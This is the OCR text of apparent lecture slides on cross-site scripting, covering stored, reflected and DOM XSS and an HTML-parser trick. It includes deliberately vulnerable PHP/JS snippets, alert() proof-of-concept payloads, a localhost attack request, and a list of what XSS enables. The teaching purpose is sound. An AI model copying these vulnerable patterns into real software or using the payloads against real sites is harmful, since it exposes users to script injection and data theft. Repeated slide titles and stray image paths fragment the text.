XSS

Cross Site Scripting

WTF is XSS?

User input cause html/js injection or script evaluating

/hi.php?me=<h1>1</h1>

```
...
<body>
Hello, <h1>1</h1>
</body>
...
```

/hi.php#alert(1337);

```
...
<script>
var user = eval(location.hash.slice(1))
</script>
...
```

/img.php?u=1" onerror="alert(1)

```
...
<img src="1" onerror="alert(1)">
...
```

/user.php?id=1337

```
...
<div id='content'>
<?php readfile($_GET['id']); ?>
</div>
...
```

/1337.txt

```
<script>alert(1);</script>
```

Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page


/user.php

```
...
<div id='content'>
<?php readfile($_GET['id']); ?>
</div>
...
```

/1337.txt

<script>alert(1);</script>

?id=1337



Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page

/user.php?id=1337


...

/1337.txt

<script>alert(1);</script>

...

(HTML response)



Stored XSS

stored-xss.php — UNREGISTERED

stored-xss.php


```php
<?php
if (isset($_GET['msg'])){
    file_put_contents('guests.txt', $_GET['msg']);
    echo "Added!<br>";
}
echo "Guestbook content: ";
readfile('guests.txt');
?>
```

Line 7, Column 20 Tab Size: 4 PHP

Request

Raw | Params | Headers | Hex

```
GET /stored-xss.php?msg=<script>alert(1)</script> HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11;
rv:45.0) Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cache-Control: max-age=0
```



Reflected XSS

Payload injects in page from user's request


Clear HTML-code injection:

/hi.php?me=<h1>1</h1>

...
<body>
Hello, **<h1>1</h1>**
</body>
...

/hi.php?me=<h1>1</h1>


(HTML response)



Reflected XSS

Payload injects in page from user's request

Clear HTML-code injection:



Reflected XSS

Payload injects in page from user's request


Injection in tag attribute:

/img.php?u=1" onerror="alert(1)

...
<img src="**1" onerror="alert(1)**">
...

/img.php?u=1" onerror="alert(1)


(HTML response)



Reflected XSS

Payload injects in page from user's request

Injection in tag attribute:



DOM XSS


JS executes our payload

/hi.php#alert(1337);

```
...
<script>
var user = eval(location.hash.slice(1))
</script>
...
```


/hi.php#**alert(1337);**

eval(**alert(1337)**);



DOM XSS

JS executes our payload



HTML parser abuse

XSS without >

…Hi **$_GET["name"]** …

?name=**<img%20onerror=alert()%20src=**

…Hi **<img onerror=alert() src=** … == **<**… src="</div"**>**

```
<img onerror="alert()" src="</div">
```

What can XSS?

- HTTP/S Requests via ajax (CORS/**SOP!!!**)
- Page hijacking
- Form grabber / input logger
- Man-in-The-Browser
- XSS worm via stored xss
- etc (see BeEF)

scheme, hostname, port